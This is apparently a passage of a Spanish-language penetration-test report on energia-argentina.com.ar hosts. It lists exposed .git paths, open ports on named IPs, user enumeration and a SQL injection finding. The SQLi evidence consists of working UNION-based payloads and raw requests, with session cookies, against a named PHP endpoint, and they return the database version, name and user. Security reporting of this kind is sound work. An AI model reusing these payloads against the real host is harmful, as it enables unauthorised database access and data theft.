



```
URL for test: https://plahe.energia-argentina.com.ar/.git/config/
Fetching: https://plahe.energia-argentina.com.ar/.git/config/index
Fetching: https://plahe.energia-argentina.com.ar/.git/config/FETCH_HEAD
Fetching: https://plahe.energia-argentina.com.ar/.git/config/HEAD
Fetching: https://plahe.energia-argentina.com.ar/.git/config/ORIG_HEAD
Fetching: https://plahe.energia-argentina.com.ar/.git/config/config
Fetching: https://plahe.energia-argentina.com.ar/.git/config/description
Fetching: https://plahe.energia-argentina.com.ar/.git/config/packed-refs
Fetching: https://plahe.energia-argentina.com.ar/.git/config/info/exclude
Fetching: https://plahe.energia-argentina.com.ar/.git/config/info/refs
Fetching: https://plahe.energia-argentina.com.ar/.git/config/logs/HEAD
Fetching: https://plahe.energia-argentina.com.ar/.git/config/logs/refs/heads/master
Fetching: https://plahe.energia-argentina.com.ar/.git/config/logs/refs/heads/develop
Fetching: https://plahe.energia-argentina.com.ar/.git/config/logs/refs/remotes/origin/develop
Fetching: https://plahe.energia-argentina.com.ar/.git/config/logs/refs/remotes/origin/step_develop
Fetching: https://plahe.energia-argentina.com.ar/.git/config/logs/refs/remotes/origin/master
Fetching: https://plahe.energia-argentina.com.ar/.git/config/logs/refs/remotes/github/master
Fetching: https://plahe.energia-argentina.com.ar/.git/config/refs/heads/develop
Fetching: https://plahe.energia-argentina.com.ar/.git/config/refs/heads/master
Fetching: https://plahe.energia-argentina.com.ar/.git/config/refs/remotes/origin/develop
Fetching: https://plahe.energia-argentina.com.ar/.git/config/refs/remotes/origin/master
Fetching: https://plahe.energia-argentina.com.ar/.git/config/refs/remotes/origin/step_develop
Fetching: https://plahe.energia-argentina.com.ar/.git/config/refs/remotes/github/master
Fetching: https://plahe.energia-argentina.com.ar/.git/config/objects/info/packs
Fetching: https://plahe.energia-argentina.com.ar/.git/config/refs/remotes/origin/HEAD
```

Recurso: observatorio.energia-argentina.com.ar

Durante el análisis se detectó la presencia del directorio .git/ en el servidor. Aunque no se logró acceder directamente a los archivos (.git/HEAD, .git/config) ni reconstruir el repositorio completo, el uso de herramientas automatizadas, permitió identificar la estructura interna del repositorio, lo cual confirma una configuración insegura de despliegue.

```
URL for test: https://observatorio.energia-argentina.com.ar/.git/HEAD/
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/index
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/FETCH_HEAD
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/HEAD
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/ORIG_HEAD
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/config
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/description
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/packed-refs
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/info/exclude
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/info/refs
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/logs/HEAD
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/logs/refs/heads/develop
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/logs/refs/heads/master
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/logs/refs/remotes/origin/develop
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/logs/refs/remotes/origin/step_develop
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/logs/refs/remotes/origin/master
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/logs/refs/remotes/github/master
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/refs/heads/develop
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/refs/heads/master
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/refs/remotes/origin/develop
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/refs/remotes/origin/master
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/refs/remotes/origin/step_develop
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/refs/remotes/github/master
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/objects/info/packs
Fetching: https://observatorio.energia-argentina.com.ar/.git/HEAD/refs/remotes/origin/HEAD
Parsing Index File
```



#7 User enumeration				
Severidad: Media	**Attack Vector**	Network	**Scope**	Unchanged
CVSS: 5.3	**Attack Complexity**	Low	**Confidentiality Impact**	Low
	Privileges Required	None	**Integrity Impact**	None
	User Interaction	None	**Availability Impact**	None

Mitigada	Hosts Afectados Inicialmente	Hosts Afectados Actualmente	Hosts Afectados Nuevos	% Mitigacion
	1	-	-	100%

Hosts Mitigados
plahe.energia-argentina.com.ar

Descripción
Durante las pruebas realizadas se observa un comportamiento que permite diferenciar si un usuario existe o no en la aplicación analizada.

Impacto
Un atacante podría aprovechar esta vulnerabilidad para obtener una lista de usuarios válidos y utilizarla posteriormente para generar ataques de fuerza bruta.

Referencias
https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/03-Identity_Management_Testing/README
https://cwe.mitre.org/data/definitions/284.html
https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/03-Identity_Management_Testing/04-Testing_for_Account_Enumeration_and_Guessable_User_Account

Solución
Se recomienda que la aplicación no revele el nombre de los usuarios válidos, y que no sea posible discernir entre usuarios válidos e inválidos en base a la respuesta emitida por el servidor.

#8 Development configuration files				
Severidad: Baja	**Attack Vector**	Network	**Scope**	Unchanged
CVSS: 3.1	**Attack Complexity**	High	**Confidentiality Impact**	Low
	Privileges Required	None	**Integrity Impact**	None
	User Interaction	Required	**Availability Impact**	None

Mitigada	Hosts Afectados Inicialmente	Hosts Afectados Actualmente	Hosts Afectados Nuevos	% Mitigacion
	1	-	-	100%

Hosts Mitigados
observatorio.energia-argentina.com.ar

Descripción
Se encontraron uno o más archivos de configuración (por ejemplo, Vagrantfile, Gemfile, Rakefile, ...). Estos archivos pueden exponer información confidencial que podría ayudar a un usuario malicioso a preparar ataques más avanzados. Se recomienda eliminar o restringir el acceso a este tipo de archivos de sistemas de producción.

Impacto
Estos archivos pueden revelar información confidencial. Esta información puede utilizarse para lanzar nuevos ataques.

Referencias
Acunetix — Development configuration files: https://www.acunetix.com/vulnerabilities/web/development-configuration-files/
Invicti — Development configuration files: https://www.invicti.com/web-application-vulnerabilities/development-configuration-files/
Acunetix — Configuration file disclosure: https://www.acunetix.com/vulnerabilities/web/configuration-file-disclosure/

Solución
Eliminar o restringir el acceso a todos los archivos de configuración acesibles de Internet.

#9 Open TCP Services List
Severidad: Informativa
CVSS: 0.0
Ocurrencias: 9

Solución Parcial	Hosts Afectados Inicialmente	Hosts Afectados Actualmente	Hosts Afectados Nuevos	% Mitigacion
	6	9	4	17%

Hosts Mitigados
190.220.133.10

Hosts Afectados
190.220.133.20 (host20.190-220-133.telmex.net.ar)
190.220.133.24 (host24.190-220-133.telmex.net.ar)
190.220.133.8 (host8.190-220-133.telmex.net.ar) **NUEVO**
200.61.169.65 (line-65-169.dka.net.ar) **NUEVO**
200.61.169.67 (line-67-169.dka.net.ar) **NUEVO**
200.61.169.70 (line-70-169.dka.net.ar) **NUEVO**
200.61.169.81 (line-81-169.dka.net.ar)
200.61.169.87 (line-87-169.dka.net.ar)
200.61.169.89 (line-89-169.dka.net.ar)

Descripción
Se identificaron servicios accesibles mediante conexiones TCP en el perímetro de red, visibles durante el reconocimiento activo. La sección de Resultados muestra el número de puerto (Port), el servicio predeterminado que escucha en el puerto (IANA Assigned Ports/Services), la descripción del servicio (Descripción) y el servicio que el escáner detectó mediante el descubrimiento del servicio (Service Detected).

Impacto
La exposición de servicios TCP permite a un atacante ampliar la superficie de ataque y buscar vulnerabilidades asociadas a cada servicio detectado.

Solución
Limitar la exposición solo a los servicios necesarios, aplicar hardening y monitoreo sobre los puertos abiertos, y cerrar aquellos que no estén en uso.

Evidencias
Recurso: 200.61.169.81 (line-81-169.dka.net.ar)

```
Port IANA Assigned Ports/Services Description    Service Detected      OS On Redirected Port
80   www-http       World Wide Web HTTP   http
443  https   http protocol over TLS/SSL   http over ssl
```

Recurso: 190.220.133.8 (host8.190-220-133.telmex.net.ar)

```
Port IANA Assigned Ports/Services Description    Service Detected      OS On Redirected Port
443  https   http protocol over TLS/SSL   http over ssl
```

Recurso: 200.61.169.89 (line-89-169.dka.net.ar)

```
Port IANA Assigned Ports/Services Description    Service Detected      OS On Redirected Port
80   www-http       World Wide Web HTTP   http
443  https   http protocol over TLS/SSL   http over ssl
```

Recurso: 200.61.169.87 (line-87-169.dka.net.ar)

```
Port IANA Assigned Ports/Services Description    Service Detected      OS On Redirected Port
80   www-http       World Wide Web HTTP   http
443  https   http protocol over TLS/SSL   http over ssl
```

Recurso: 190.220.133.20 (host20.190-220-133.telmex.net.ar)

Port	IANA Assigned Ports/Services	Description	Service Detected	OS On Redirected Port
80	www-http	World Wide Web HTTP	http	
443	https	http protocol over TLS/SSL	http over ssl	

Recurso: 190.220.133.24 (host24.190-220-133.telmex.net.ar)

Port	IANA Assigned Ports/Services	Description	Service Detected	OS On Redirected Port
80	www-http	World Wide Web HTTP	http	
443	https	http protocol over TLS/SSL	http over ssl	

Recurso: 200.61.169.67 (line-67-169.dka.net.ar)

Port	IANA Assigned Ports/Services	Description	Service Detected	OS On Redirected Port
443	https	http protocol over TLS/SSL	http over ssl	
8013	unknown	unknown	unknown over ssl	

Recurso: 200.61.169.70 (line-70-169.dka.net.ar)

Port	IANA Assigned Ports/Services	Description	Service Detected	OS On Redirected Port
3299	pdrncs	pdrncs	SAP ROUTER	

Recurso: 200.61.169.65 (line-65-169.dka.net.ar)

Port	IANA Assigned Ports/Services	Description	Service Detected	OS On Redirected Port
5858	unknown	unknown	unknown	

#10 Firewall Detected
Severidad: Informativa
CVSS: 0.0

Mitigada	Hosts Afectados Inicialmente	Hosts Afectados Actualmente	Hosts Afectados Nuevos	% Mitigacion
	12	-	-	100%

Hosts Mitigados

190.220.133.1
190.220.133.22
190.220.133.25
190.220.133.3
190.220.133.8
200.61.169.65
200.61.169.70
200.61.169.71
200.61.169.75
200.61.169.79
200.61.169.90
200.61.169.94

Descripción

Se identificó la presencia de un dispositivo de filtrado de paquetes (firewall) que afecta el comportamiento de los paquetes enviados a ciertos puertos o protocolos. Esto se evidenció por la falta de respuesta o por respuestas inconsistentes en comparación con puertos cerrados convencionales, lo que permite inferir que un sistema de seguridad está procesando o bloqueando activamente el tráfico.

Impacto

Aunque es una medida defensiva, su detección permite inferir la existencia de políticas de filtrado y facilita el reconocimiento de red por parte de un atacante.

Solución

Configurar el firewall para no distinguir entre puertos cerrados y filtrados (usar DROP en lugar de REJECT), y aplicar políticas de mínimo privilegio sobre los puertos expuestos.

#11 Open UDP Services List
Severidad: Informativa
CVSS: 0.0
Ocurrencias: 2

Solución Parcial	Hosts Afectados Inicialmente	Hosts Afectados Actualmente	Hosts Afectados Nuevos	% Mitigacion
	2	2	1	50%

Hosts Mitigados
190.220.133.4

Hosts Afectados
190.220.133.1 (host1.190-220-133.telmex.net.ar)
200.61.169.70 (line-70-169.dka.net.ar) **NUEVO**

Descripción
Se detectaron servicios accesibles a través de UDP en el perímetro, lo cual puede incluir servicios como DNS, NTP o SIP. Los resultados muestra el número de puerto (Port), el servicio predeterminado que escucha en el puerto (IANA Assigned Ports/Services), la descripción del servicio (Descripción) y el servicio que el escáner detectó mediante el descubrimiento del servicio (Service Detected).

Impacto
Los servicios UDP abiertos pueden ser utilizados para reconocimiento, explotación de vulnerabilidades o ataques de amplificación si no están bien configurados.

Solución
Restringir servicios UDP a redes confiables, cerrar los que no sean necesarios y aplicar controles como rate limiting y autenticación cuando sea posible.

Evidencias
Recurso: 190.220.133.1 (host1.190-220-133.telmex.net.ar)

```
Port IANA Assigned Ports/Services Description    Service Detected
123  ntp     Network Time Protocol ntp
```

Recurso: 200.61.169.70 (line-70-169.dka.net.ar)

```
Port IANA Assigned Ports/Services Description    Service Detected
20001       unknown unknown unknown
```

#12 Inyección SQL (SQLi)				
Severidad: Alta	**Attack Vector**	Network	**Scope**	Unchanged
CVSS: 7.3	**Attack Complexity**	Low	**Confidentiality Impact**	Low
Ocurrencias: 1	**Privileges Required**	None	**Integrity Impact**	Low
	User Interaction	None	**Availability Impact**	Low

Nueva	Hosts Afectados Inicialmente	Hosts Afectados Actualmente	Hosts Afectados Nuevos	% Mitigacion
	-	1	1	-

Hosts Afectados
plahe.energia-argentina.com.ar **NUEVO**

Descripción
La inyección SQL (SQLi) se refiere a un ataque de inyección en el que un atacante puede ejecutar declaraciones SQL maliciosas que controlan el servidor de la base de datos de una aplicación web.

Impacto
Esto podría permitir a los ciberdelincuentes ejecutar código SQL arbitrario y robar datos o usar la funcionalidad adicional del servidor de la base de datos para tomar el control de más componentes del servidor. La explotación exitosa de una inyección SQL puede ser devastadora para una organización y es una de las vulnerabilidades de aplicaciones web más comúnmente explotadas

Solución
El único método probado para prevenir ataques de inyección de código SQL y al mismo tiempo mantener la funcionalidad completa de la aplicación es usar consultas parametrizadas (también conocidas como declaraciones preparadas). Al utilizar este método para consultar la base de datos, cualquier valor proporcionado por el cliente se tratará como un valor de cadena en lugar de como parte de la consulta SQL. Además, al utilizar consultas parametrizadas, el motor de la base de datos verificará automáticamente para asegurarse de que la cadena utilizada coincida con la de la columna. Por ejemplo, el motor de la base de datos verificará que la entrada proporcionada por el usuario sea un número entero si la columna de la base de datos está configurada para contener números enteros.
Referencia:
http://projects.webappsec.org/w/page/13246963/SQL%20Injection
http://www.w3schools.com/sql/sql_injection.asp
https://www.owasp.org/index.php/Blind_SQL_Injection

Evidencias
Recurso: plahe.energia-argentina.com.ar

Se procedio a la enumeracion de la siguiente informacion:
DBMS: PostgreSQL 14.1 on x86_64-pc-linux-gnu, compiled by gcc (GCC) 8.5.0 20210514 (Red Hat 8.5.0-4), 64-bit
Schema: public
Nombre de la Base de Datos: webapp_v1
Cantidad de tablas: 17
Usuario de conexion: appadmin

Request

Pretty Raw Hex

```
POST /php/ws-get-aprov-lon-lat-list.php HTTP/1.1
Host: plahe.energia-argentina.com.ar
Cookie: PHPSESSID=f2bd50e0b498cacd8b0542696299a21b; ADC_CONN_539B3595F4E=643DC403D456027EABFFB7AC24805ACE20EA025A0D7DD564ECD6DBA19696CBF956D9B3AB03C903F4; ADC_REQ_2E94AF76E7=C37BE324784BB8F37EEFA8CC9CD1854EF3A6A58BEC310F44937C498D84564699097EE4018A206F9F
Content-Length: 28
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: es-419,es;q=0.9
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Sec-Ch-Ua-Mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://plahe.energia-argentina.com.ar
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://plahe.energia-argentina.com.ar/aprovechamientos.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

aprov_id_list=71%2C226%2C70'
```

Response

Pretty Raw Hex Render

```
<br />
<b>Warning</b>:  pg_query(): Query failed: ERROR:  unterminated quoted string at
LINE 1: ...om webapp.vw_aprovechamientos where aprov_id in(71,226,70');
                                                                     ^ in <b>/var/
<br />
<b>Fatal error</b>:  Uncaught TypeError: pg_fetch_assoc(): Argument #1 ($result)
Stack trace:
#0 /var/www/html/php/ws-get-aprov-lon-lat-list.php(19): pg_fetch_assoc(false)
#1 {main}
  thrown in <b>/var/www/html/php/ws-get-aprov-lon-lat-list.php</b> on line <b>19<
```

Carácter que provoca que la query se rompa

Request

Pretty Raw Hex

```
POST /php/ws-get-aprov-lon-lat-list.php HTTP/1.1
Host: plahe.energia-argentina.com.ar
Cookie: PHPSESSID=f2bd50e0b498cacd8b0542696299a21b; ADC_CONN_539B3595F4E=643DC403D456027EABFFB7AC24805ACE20EA025A0D7DD564ECD6DBA19696CBF956D9B3AB03C903F4; ADC_REQ_2E94AF76E7=C37BE324784BB8F37EEFA8CC9CD1854EF3A6A58BEC310F44937C498D84564699097EE4018A206F9F
Content-Length: 30
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: es-419,es;q=0.9
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Sec-Ch-Ua-Mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://plahe.energia-argentina.com.ar
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://plahe.energia-argentina.com.ar/aprovechamientos.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

aprov_id_list=99) ORDER BY 6--
```

Response

Pretty Raw Hex Render

```
Content-Type: application/json
Content-Length: 91
X-Frame-Options: sameorigin
Referrer-Policy: no-referrer-when-downgrade
Permissions-Policy: geolocation=(self), microphone=()
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Served-By: plahe.energia-argentina.com.ar
X-XSS-Protection: 1
Content-Security-Policy: object-src 'self';frame-ancestors 'self'
Set-Cookie: ADC_CONN_539B3595F4E=6DA76C651014D47E2D3AF988ED6D18582071F5F2F17BD848DF647BE65E7BD1813903F2518CDF279F; expires=Tue, 23 Sep 2025 18:35:48 GMT; HttpOnly; Secure; SameSite=Strict
Set-Cookie: ADC_REQ_2E94AF76E7=418405F7BC096EF3EAB60EFAA984C6F8A865067B9F0676A16581F717AD5925943932E85826DB1B78; expires=Tue, 23 Sep 2025 18:35:48 GMT; Path=/; HttpOnly; Secure; SameSite=Strict

[
    {
        "aprov_id":99,
        "aprov_nombre":"Cerro Rayoso",
        "lon":-69.8522,
        "lat":-37.7818,
        "id_estado":2
    }
]
```

Se prueba enumerar columnas, en este caso hasta la columna n°6 trae datos, luego se rompe la query

Request

Pretty Raw Hex

```
POST /php/ws-get-aprov-lon-lat-list.php HTTP/1.1
Host: plahe.energia-argentina.com.ar
Cookie: PHPSESSID=f2bd50e0b498cacd8b0542696299a21b; ADC_CONN_539B3595F4E=643DC403D456027EABFFB7AC24805ACE20EA025A0D7DD564ECD6DBA19696CBF956D9B3AB03C903F4; ADC_REQ_2E94AF76E7=C37BE324784BB8F37EEFA8CC9CD1854EF3A6A58BEC310F44937C498D84564699097EE4018A206F9F
Content-Length: 30
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: es-419,es;q=0.9
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Sec-Ch-Ua-Mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://plahe.energia-argentina.com.ar
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://plahe.energia-argentina.com.ar/aprovechamientos.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

aprov_id_list=99) ORDER BY 7--
```

Response

Pretty Raw Hex Render

```
<br />
<b>Warning</b>:  pg_query(): Query failed: ERROR:  ORDER BY position 7 is not in
LINE 1: ...app.vw_aprovechamientos where aprov_id in(99) ORDER BY 7--);
                                                                     ^ in <b>/var/ww
<br />
<b>Fatal error</b>:  Uncaught TypeError: pg_fetch_assoc(): Argument #1 ($result)
Stack trace:
#0 /var/www/html/php/ws-get-aprov-lon-lat-list.php(19): pg_fetch_assoc(false)
#1 {main}
  thrown in <b>/var/www/html/php/ws-get-aprov-lon-lat-list.php</b> on line <b>19<
```

Se rompe la query

Request

```
POST /php/ws-get-aprov-lon-lat-list.php HTTP/1.1
Host: plahe.energia-argentina.com.ar
Cookie: PHPSESSID=f2bd50e0b498cacd8b0542696299a21b; ADC_CONN_539B3595F4E=643DC403D456027EABFFB7AC24805ACE20EA025A0D7DD564ECD6DBA19696CBF956D9B3AB03C903F4; ADC_REQ_2E94AF76E7=C37BE324784BB8F37EEFA8CC9CD1854EF3A6A58BEC310F44937C498D84564699097EE4018A206F9F
Content-Length: 70
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: es-419,es;q=0.9
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Sec-Ch-Ua-Mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://plahe.energia-argentina.com.ar
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://plahe.energia-argentina.com.ar/aprovechamientos.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

aprov_id_list=99) union/**/select null,null,version(),NULL,NULL,NULL--
```

Response

```
Set-Cookie: ADC_CONN_539B3595F4E=016478EEF924FE7ECE7063E9C72F7F7A119215217DD7B675A19B835ABE6CED0887ED278876FD14E7; expires=Tue, 23 Sep 2025 19:00:02 GMT; HttpOnly; Secure; SameSite=Strict
Set-Cookie: ADC_REQ_2E94AF76E7=A1C9C8D2553944F321D6F5C9D213F233288526F621EC3304772BF94ACE02E5D6400B837C29DAA1BB; expires=Tue, 23 Sep 2025 19:00:02 GMT; Path=/; HttpOnly; Secure; SameSite=Strict

[
    {
        "aprov_id":99,
        "aprov_nombre":"Cerro Rayoso",
        "lon":-69.8522,
        "lat":-37.7818,
        "id_estado":2
    },
    {
        "aprov_id":0,
        "aprov_nombre":
        "PostgreSQL 14.1 on x86_64-pc-linux-gnu, compiled by gcc (GCC) 8.5.0 20210514 (Red Hat 8.5.0-4), 64-bit",
        "lon":0,
        "lat":0,
        "id_estado":0
    }
]
```

Se identificó la columna la cual permite obtener el nombre y version del DBMS

Request

```
POST /php/ws-get-aprov-lon-lat-list.php HTTP/1.1
Host: plahe.energia-argentina.com.ar
Cookie: PHPSESSID=f2bd50e0b498cacd8b0542696299a21b; ADC_CONN_539B3595F4E=643DC403D456027EABFFB7AC24805ACE20EA025A0D7DD564ECD6DBA19696CBF956D9B3AB03C903F4; ADC_REQ_2E94AF76E7=C37BE324784BB8F37EEFA8CC9CD1854EF3A6A58BEC310F44937C498D84564699097EE4018A206F9F
Content-Length: 79
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: es-419,es;q=0.9
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Sec-Ch-Ua-Mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://plahe.energia-argentina.com.ar
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://plahe.energia-argentina.com.ar/aprovechamientos.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

aprov_id_list=99) union/**/select null,null,current_database(),NULL,NULL,NULL--
```

Response

```
X-XSS-Protection: 1
Content-Security-Policy: object-src 'self';frame-ancestors 'self'
Set-Cookie: ADC_CONN_539B3595F4E=7A4A94914FCF04716D0129C8264F6E2E070CC7FAE36F0B7CB14AA45C9041B1BDC885FC2A14007BBF; expires=Tue, 23 Sep 2025 19:29:10 GMT; HttpOnly; Secure; SameSite=Strict
Set-Cookie: ADC_REQ_2E94AF76E7=EC38C4C5E3D2BEFCE49473E3A3AE684B603D7907B54D585E64782F1AE45003B46E033762DBEA2907; expires=Tue, 23 Sep 2025 19:29:10 GMT; Path=/; HttpOnly; Secure; SameSite=Strict

[
    {
        "aprov_id":99,
        "aprov_nombre":"Cerro Rayoso",
        "lon":-69.8522,
        "lat":-37.7818,
        "id_estado":2
    },
    {
        "aprov_id":0,
        "aprov_nombre":"webapp_v1",
        "lon":0,
        "lat":0,
        "id_estado":0
    }
]
```

Nombre de la Base de datos actual

Request

Pretty Raw Hex

```
POST /php/ws-get-aprov-lon-lat-list.php HTTP/1.1
Host: plahe.energia-argentina.com.ar
Cookie: PHPSESSID=f2bd50e0b498cacd8b0542696299a21b; ADC_CONN_539B3595F4E=643DC403D456027EABFFB7AC24805ACE20EA025A0D7DD564ECD6DBA19696CBF956D9B3AB03C903F4; ADC_REQ_2E94AF76E7=C37BE324784BB8F37EEFA8CC9CD1854EF3A6A58BEC310F44937C498D84564699097EE4018A206F9F
Content-Length: 73
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: es-419,es;q=0.9
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Sec-Ch-Ua-Mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://plahe.energia-argentina.com.ar
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://plahe.energia-argentina.com.ar/aprovechamientos.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

aprov_id_list=99) union/**/select null,null,current_user,NULL,NULL,NULL--
```

Response

Pretty Raw Hex Render

```
X-Served-By: plahe.energia-argentina.com.ar
X-XSS-Protection: 1
Content-Security-Policy: object-src 'self';frame-ancestors 'self'
Set-Cookie: ADC_CONN_539B3595F4E=0DFA8DEDF0CC0271EB10D8A9D133B677006C262DFED00B0009B2ECEAF16A08B1D7BF96BF5A678085; expires=Tue, 23 Sep 2025 19:31:20 GMT; HttpOnly; Secure; SameSite=Strict
Set-Cookie: ADC_REQ_2E94AF76E7=1A85D0CD5CD1B8FC3E4951044CE25BDCB2ADFCA77EF48237703F8D979ECE70A42CB6683289F368C4; expires=Tue, 23 Sep 2025 19:31:20 GMT; Path=/; HttpOnly; Secure; SameSite=Strict

[
    {
        "aprov_id":99,
        "aprov_nombre":"Cerro Rayoso",
        "lon":-69.8522,
        "lat":-37.7818,
        "id_estado":2
    },
    {
        "aprov_id":0,
        "aprov_nombre":"appadmin",
        "lon":0,
        "lat":0,
        "id_estado":0
    }
]
```

Nombre del usuario de conexion

Request

Pretty Raw Hex


```
POST /php/ws-get-aprov-lon-lat-list.php HTTP/1.1
Host: plahe.energia-argentina.com.ar
Cookie: PHPSESSID=f2bd50e0b498cacd8b0542696299a21b; ADC_CONN_539B3595F4E=643DC403D456027EABFFB7AC24805ACE20EA025A0D7DD564ECD6DBA19696CBF956D9B3AB03C903F4; ADC_REQ_2E94AF76E7=C37BE324784BB8F37EEFA8CC9CD1854EF3A6A58BEC310F44937C498D84564699097EE4018A206F9F
Content-Length: 77
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: es-419,es;q=0.9
